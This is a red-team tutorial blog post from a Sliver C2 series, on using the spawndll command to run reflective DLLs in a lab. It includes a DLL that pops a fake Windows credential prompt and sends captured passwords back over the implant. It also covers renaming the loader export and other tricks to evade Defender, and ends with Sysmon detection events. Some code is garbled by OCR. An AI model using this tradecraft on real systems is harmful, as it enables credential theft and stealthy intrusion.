Learning Sliver C2 (11) - SpawnDLL

dominicbreuker.com/post/learning_sliver_c2_11_spawndll

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> Deep-dive into the spwandll command Sliver provides for execution of so-called reflective DLLs. I show how to use the command and discuss some implementation details. The post mostly covers Sliver itself but also briefly touches upon the reflective loader, which is what makes a DLL reflective. At the end you can find the usual notes on detection.

This post is part of a tutorial blog post series on Sliver C2 (used here in version v1.5.34). For an overview: click here.

Introduction

With the `execute-assembly` (post 9) and `sideload` (post 10) commands we are able to run 3rd part tools written as .NET or native PE executables. This post now is about the command `spawndll`. At first glance it looks very similar to `sideload` since both commands execute Windows DLLs. However, `spawndll` is dedicated to Windows DLLs built in a very specific way.

The kind of DLL we can run with `spawndll` is a reflective DLL. Many years ago somebody wanted to run a DLL from memory and wrote a reflective loader to do that. The problems he had to solve were those we already know from the discussion of Donut in post 10. There are relocations to apply, libraries to load, entry points to execute and so on. Unlike Donut though, were the loader is “wrapped around” an ordinary PE file as shellcode, the reflective loader is built into the DLL as an exported function. A DLL is called reflective if a reflective loader is built into it.

If the tool you want to use comes as a reflective DLL it will be convenient to run it with `spawndll`. You can also build your own reflective DLL, e.g., by cloning github.com/stephenfewer/ReflectiveDLLInjection and adding your code to that project. I will illustrate both things in this post.

From here onwards expect the following. We will first create our own reflective DLL, based on the code used for the DLL in post 10. After that, I’ll also demonstrate very briefly how to leverage an existing tool. The next section will discuss implementation details. I’ll keep it short though since the whole thing is so similar to Donut that I would mostly repeat myself. At the end there will also be the usual notes on detection.

First up though, a few notes on the lab so you know what the environment looks like.

Preparations

My lab environment has the following hosts:

- a target running Windows which we want to infect (192.168.122.61) and which also serves as a Windows development machine (Visual Studio installed),
- a Sliver C2 server generating implant shellcode and running stage listeners (192.168.122.111 / sliver.labnet.local)
- a proxy server running Squid and a DNS service to resolve domain names in the lab (192.168.122.185)

Posts 1 to 5 show how I created it. Details matter only if you want to replicate the setup.

All you need for this post is a Windows target running a Sliver beacon implant which connects to your C2 server. I previous posts I ran Sliver implants with my stager from post 7 and injected into Edge. For mysterious reasons this now crashes the browser each time, even without any AV and even though other payloads work fine. For now I therefore use the stager from post 6, which just runs the implant inside of the stager process.

To prepare, connect to the Sliver console and set up a stage listener. Create an implant profile with `profiles new beacon --http sliver.labnet.local?driver=wininet --seconds 5 --jitter 0 --format shellcode --arch amd64 win64http`. Even if it takes a bit of time I recommend you do not skip symbol obfuscation, i.e., no `--skip-symbols` (on my Windows the nasty Defender now occasionally detects `Behavior:Win32/Sliver.A!sms`, a Microsoft malware name for something that behaves like Sliver, which for now can be avoided by obfuscation and changing a few defaults here and there). Then start the listener:

```
sliver > stage-listener --url http://sliver.labnet.local:80 --profile win64http

[*] No builds found for profile win64http, generating a new one
[*] Job 1 (http) started

sliver >  jobs

 ID    Name    Protocol    Port
==== ====== ========== ======
 1    http    tcp         80
```

Now run your stager or get the implant running in any other way.

SpawnDLL

Command usage


As usual: if you want to run something you have to build it first. To make a reflective DLL I found it most convenient to clone the repository github.com/stephenfewer/ReflectiveDLLInjection and use it as a template.

Once the repository is on your disk, open it with Visual Studio by double-clicking `rdi.sln`. Visual Studio may ask if you want to retarget the project since it was build for an older version. I said yes and it was not a problem.

However, before making any changes to the project make sure everything works. You should be able to build the project and get a release DLL as output. Copy it over to your C2 server, use your beacon or session and execute the DLL with:

```
sliver (PEACEFUL_EX-WIFE) > spawndll /tmp/reflective_dll.x64.dll

[*] Tasked beacon PEACEFUL_EX-WIFE (1dccfa64)

[+] PEACEFUL_EX-WIFE completed task 1dccfa64

[*] Output:
```

If it worked, you should see the following message box popping up on the Windows target:


Reflective Dll Injection

Hello from DllMain!

The sample reflective DLL was executed

Its time to put our own code in. The idea of reflective loading is as follows. Your Sliver implant is supposed to put the DLL somewhere into memory and execute a specific exported function, called ReflectiveLoader by default. It is carefully designed to not crash even though the DLL was not properly loaded, will do all the loading work and when it is done, it will call `DllMain` with the `DLL_PROCESS_ATTACH` argument. This is where you should put your custom code.

Our sample DLL should do the same it did in the post about `sideload`: ask the user for credentials. Take the function `askForCreds` from the previous post, copy it into the new reflective loader project and integrate into `DllMain` as shown in the following code snippet. The file ReflectiveDll.c should look like this:


```
#include "pch.h"#include <windows.h>#include <commctrl.h>#include
<wincred.h>#include <iostream>#include <stdio.h>#include <errno.h>
#pragma comment(lib, "comctl32.lib")
#pragma comment(lib, "Credui.lib")

extern HINSTANCE hAppInstance;

BOOL APIENTRY DllMain(
  HINSTANCE hinstDLL,
        DWORD  dwReason,
        LPVOID lpReserved
)
{
        switch (dwReason)
        {
          case DLL_QUERY_HMODULE:
                  if( lpReserved != NULL )
                                *(HMODULE *)lpReserved = hAppInstance;
                  break;
          case DLL_PROCESS_ATTACH:
                  hAppInstance = hinstDLL;
                  askForCreds(3);
                  fflush(stdout);
                  b32reak;
          case DLL_PROCESS_DETACH:
          case DLL_THREAD_ATTACH:
          case DLL_THREAD_DETACH:
      break;
        }
        return TRUE;
}

void askForCreds(DWORD maxTries) {
  ...
}
```

Note that I call `askForCreds` in `DllMain` and then use `fflush(stdout)` to make sure the output is written. If you forget that you may later not see any output from your print statements in the Sliver console.

There is one more thing you can do for more stealth. The file ReflectiveLoader.c contains the reflective loader and, as mentioned above, the DLL must export this function since it is the interface to the caller. That is, its name will appear in clear text in the export table. Leaving the default string `ReflectiveLeader` in the DLL would be careless, right? Don't be that guy. You can garble it a bit and later tell Sliver what the new name is:

```
...
/* 47 */ // This is our position independent reflective DLL loader/injector
/* 48 */ #ifdef REFLECTIVEDLLINJECTION_VIA_LOADREMOTELIBRARYR
/* 49 */ DLLEXPORT ULONG_PTR WINAPI NotARefl3ct1veL04d3r( LPVOID lpParameter )
/* 50 */ #else
/* 51 */ DLLEXPORT ULONG_PTR WINAPI NotARefl3ct1veL04d3r( VOID )
/* 52 */ #endif
...
```

Build the project again, then open the DLL with a tool like PE-bear and marvel at your obfuscated export table:



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
1E7B9  3F 4E 6F 74 41 52 65 66 6C 33 63 74 31 76 65 4C
1E7C9  30 34 64 33 72 40 40 59 41 5F 4B 50 45 41 58 40
1E7D9  5A 00 00 40 FE 01 00 00 00 00 00 00 00 00 00 BE
1E7E9  00 02 00 10 60 01 00 30 FE 01 00 00 00 00 00 00
1E7F9  00 00 00 DA 00 02 00 00 60 01 00 90 00 02 00 00
1E809  00 00 00 00 00 00 00 48 01 02 00 60 62 01 00 00
1E819  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1E829  00 00 00 00 00 00 00 CC 00 02 00 00 00 00 00 00
1E839  00 00 00 00 00 00 00 76 06 02 00 00 00 00 00 B0
```

Offset	Name	Value	Meaning
1E770	Characteristics	0	
1E774	TimeDateStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
1E778	MajorVersion	0	
1E77A	MinorVersion	0	
1E77C	Name	1FDA2	reflective_dll.x64.dll
1E780	Base	1	
1E784	NumberOfFunc...	1	
1E788	NumberOfNam...	1	
1E78C	AddressOfFunc...	1FD98	
1E790	AddressOfNames	1FD9C	
1E794	AddressOfNam...	1FDA0	

Exported Functions [1 entry]


Offset	Ordinal	Function RVA	Name RVA	Name	Forward
1E798	1	12B8	1FDB9	?NotARefl3ct1veL04d3r@@YA_KPEAX@Z	

An non-suspicious entry in a DLL export table

Get the new DLL over to the C2 server and run it. This time you have to use the `--export` argument to specify the name of the reflective loader function:

```
sliver (PEACEFUL_EX-WIFE) > spawndll --export NotARefl3ct1veL04d3r
/tmp/reflective_dll.x64.dll

[*] Tasked beacon PEACEFUL_EX-WIFE (661f65fd)

[+] PEACEFUL_EX-WIFE completed task 661f65fd

[*] Output:
Wrong credentials: DESKTOP-QPADJJ1\tester:asdf
Correct credentials: DESKTOP-QPADJJ1\tester:strongpasswordsarelong
```

You should see the familiar dialog box asking for your credentials. Try to enter data and verify that the output is actually displayed in your Sliver console.



Windows Security

Enter Windows Credentials

Enter your credentials to proceed:

tester

Password

DESKTOP-QPADJJ1\tester

The modified reflective DLL asks for credentials

This is all it takes to build a reflective DLL. Time to familiarize yourself with all the options you have to customize things:

```
sliver (REALISTIC_BARITONE) > spawndll --help

Command: spawndll <options> <filepath to DLL> [entrypoint arguments]
About: Load and execute a Reflective DLL in memory in a remote process.

--process - Process to inject into.
--export - Name of the export to call (default: ReflectiveLoader)


Usage:
======
  spawndll [flags] filepath [arguments...]

Args:
=====
  filepath   string        path the DLL file
  arguments  string list   arguments to pass to the DLL entrypoint (default: [])

Flags:
======
  -e, --export            string    Entrypoint of the Reflective DLL (default:
ReflectiveLoader)
  -h, --help                        display help
  -k, --keep-alive                  don't terminate host process once the
execution completes
  -X, --loot                        save output as loot
  -n, --name              string    name to assign loot (optional)
  -P, --ppid              uint      parent process id (optional) (default: 0)
  -p, --process           string    Path to process to host the shellcode
(default: c:\windows\system32\notepad.exe)
  -A, --process-arguments string    arguments to pass to the hosting process
  -s, --save                        save output to file
  -t, --timeout           int       command timeout in seconds (default: 60)
```

To structure the flags, think of them the following way. First, you decide what you want to execute:

- DLL: specify a path to the reflective DLL, which must be present on your local machine.
- Function and Arguments: the name of the reflective loader function goes into `--export` and is `ReflectiveLoader` by default. If additional arguments are accepted, pass them after the path to the DLL.

You have some control over the way you execute the DLL. Options are the same as for `sideload`:

- Pick an image for the sacrificial process: specify the executable with `--process` and `--process-arguments` are supported too The default is `notepad.exe` and Defender is (occasionally) not a fan of notepad doing weird things.
- Keep process alive when done: pass `--keep-alive` if you don’t want that.
- Spoof the parent process: pass `--ppid` with the ID of an existing, suitable process.

As usual you can get the output the way you like it:

- Save as loot: pass `--loot` to enable and define a `--name` for the output.
- Save to disk: enable with `--save`.
- Just watch: don't set any of these flags and you just get the output printed out.

Using existing tools

The primary use case for `spawndll` is running 3rd party tools that were developed as reflective DLLs. In the Sliver wiki you can find an example: the Ps-Tools Suite from Outflank. This set of tools provides 6 reflective DLLs you can use to gather information about system processes.

Clone this repository somewhere into the Windows target and open the Visual Studio project of any of the 6 tools. For example, pick Outflank-PsC-rDLL. Visual Studio may ask you to retarget the solution, which should be ok to do. After that you should be able to build a release version. If you have trouble with that and a lot of faith in Outflank you could also use their precompiled DLLs.

Now get that DLL over to your machine and run it to get information about processes and their network connections. Don't forget the arbitrary argument you have to pass which can be anything and will be ignored but which is required to make things work. I used `foo`:

```
sliver (PEACEFUL_EX-WIFE) > spawndll /tmp/Outflank-PsC.dll foo

[*] Tasked beacon PEACEFUL_EX-WIFE (619d5717)

[+] PEACEFUL_EX-WIFE completed task 619d5717

[*] Output:

--------------------------------------------------------------------

[+] ProcessName:   System
    ProcessID:     4
    PPID:          0 (Non-existent process)
    CreateTime:    09/03/2023 20:59
    Path:          C:\Windows\System32\ntoskrnl.exe
    ImageType:     64-bit
    CompanyName:   Microsoft Corporation
    Description:   NT Kernel & System
    Version:       10.0.19041.2604

<-> Session:       TCP
    State:         ESTABLISHED
    Local Addr:    192.168.122.61:445
    Remote Addr:   192.168.122.111:42230

--------------------------------------------------------------------
...
```

The other tools work in the same way.

Implementation details

Sliver source code

Lets venture into the source code of `spawndll` to find out what exactly it does. Source code files below are relative to the root of the Sliver GitHub repo, version v1.5.34.

Assuming that you use the official Sliver client, whose code lives in `client/`, we have to start with function SpawnDllCmd defined in `client/command/exec/spawndll.go`. As you probably expect it merely parses arguments, reads the DLL from disk, sends all data with an RPC to the Sliver server and waits for a response to display.

Turn your attention to the server, whose code is in `server/`. There is a handler called SpawnDll in `server/rpc/rpc-tasks.go`, which is responsible for forwarding the request to the selected beacon or session. Before it does that, it translates the name of the function you passed with the `--export` flag to an offset (line 263) using the getExportOffsetFromMemory function. It uses a library github.com/Binject/debug/pe, which parses the export table to get the offset of the function. Only this offset is passed along to the implant, not the real function name.

The implant (code found under `implant/`) has a handler registered here in `implant/sliver/handlers/handlers_windows.go`. This spawnDllHandler just parses the request and calls the function SpawnDll in `implant/sliver/taskrunner/task_windows.go`. Readers of the post about sideload saw this function before, since `sideload` uses it too. It starts a new process with Go's `os/exec`, then injects the data (`VirtualAllocEx -> WriteProcessMemory -> VirtualProtectEx -> CreateRemoteThread`) and starts execution at the offset previously calculated on the server.

For details I refer to the sideload post.

With execution passed to the reflective loader, the implant is now done and waits for output on stdout and stderr, which it will send back to the Sliver server.

Review of the reflective loader

As you saw above, Sliver does not really have anything to do with the reflective loader. Sliver just expects that you give it a DLL that has a reflective loader inside of it. If you don't, the process it spawns will most likely just crash.

The most popular implementation of a reflective loader which I could find is this one by Stephen Fewer. It is also the one we used above to build our example DLL.

In this part I briefly discuss how the reflective loader is implemented. You can find it in the file ReflectiveLoader.c in the GitHub repository. However, its features are extremely similar to those of the Donut loader for PE files, which I've discussed in greater detail in post 10. Therefore I keep this one short and assume you read and understood the previous post.


Also note that the reflective loader code has plenty of very readable comments. You probably just want to read these instead of my post to get your information firsthand. Comments divide the function ReflectiveLoader into several steps:

- Step 0: Starting from the callers return address, it searches for a valid PE header to find the base address it has been loaded at.
- Step 1: The loader looks for addresses of some functions it needs, such as LoadLibraryA from kernel32.dll and `NtFlushInstructionCache` from ntdll.dll. Both libraries are expected to be loaded already (which will always be the case) and their addresses are taken from the Process Environment Block (PEB). The PEB is a per-process data structure containing information about the process such as the base addresses of kernel32.dll and ntdll.dll. The code further proceeds through the exports of these DLLs to find the functions. Instead of matching them by name the loader only knows hashes of the function names, which avoids including telltale strings into the reflective DLL.
- Steps 2/3: Copy the headers and sections of the reflective DLL into a new, permanent location in memory. This memory is allocated as RWX.
- Step 4: Process the reflective DLL's import table to load all dependencies.
- Step 5: Apply relocations of the reflective DLL.
- Step 6: Call the entrypoint of the reflective DLL.

Detection

In post 10 I ran Sysmon with a medium verbosity configuration file (sysmon-modular) to see what telemetry you can expect when using `sideload`. Here I did the same for `spawndll` and, since most of the code is similar, you should expect the same results. If you don't yet have Sysmon, see here for installation instructions.

Below you can see the Sysmon events collected during a run of `spawndll --process "C:/Windows/system32/mspaint.exe" /tmp/reflective_dll.x64.dll`. Remember that the implant ran in a process "StagerProcess.exe":



Operational   Number of events: 7 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	10/03/2023 22:02:36	Sysmon	11	File created (rule: FileCreate)
Information	10/03/2023 22:02:36	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	10/03/2023 22:02:29	Sysmon	7	Image loaded (rule: ImageLoad)
Information	10/03/2023 22:02:29	Sysmon	8	CreateRemoteThread detected (rule: CreateRemoteThread
Information	10/03/2023 22:02:29	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	10/03/2023 22:02:29	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	10/03/2023 22:02:25	Sysmon	13	Registry value set (rule: RegistryEvent)

Event 8, Sysmon

```
+ System
- EventData
    RuleName           technique_id=T1055,technique_name=Process Injection
    UtcTime            2023-03-10 21:02:29.675
    SourceProcessGuid  {80ee7a6e-9acb-640b-5f01-000000001100}
    SourceProcessId    6408
    SourceImage        C:\Users\tester\Desktop\StagerProcess.exe
    TargetProcessGuid  {80ee7a6e-9ae5-640b-6101-000000001100}
    TargetProcessId    9348
    TargetImage        C:\Windows\System32\mspaint.exe
    NewThreadId        5984
    StartAddress       0x0000018E237D06B8
    StartModule        -
    StartFunction      -
    SourceUser         DESKTOP-QPADJJ1\tester
    TargetUser         DESKTOP-QPADJJ1\tester
```

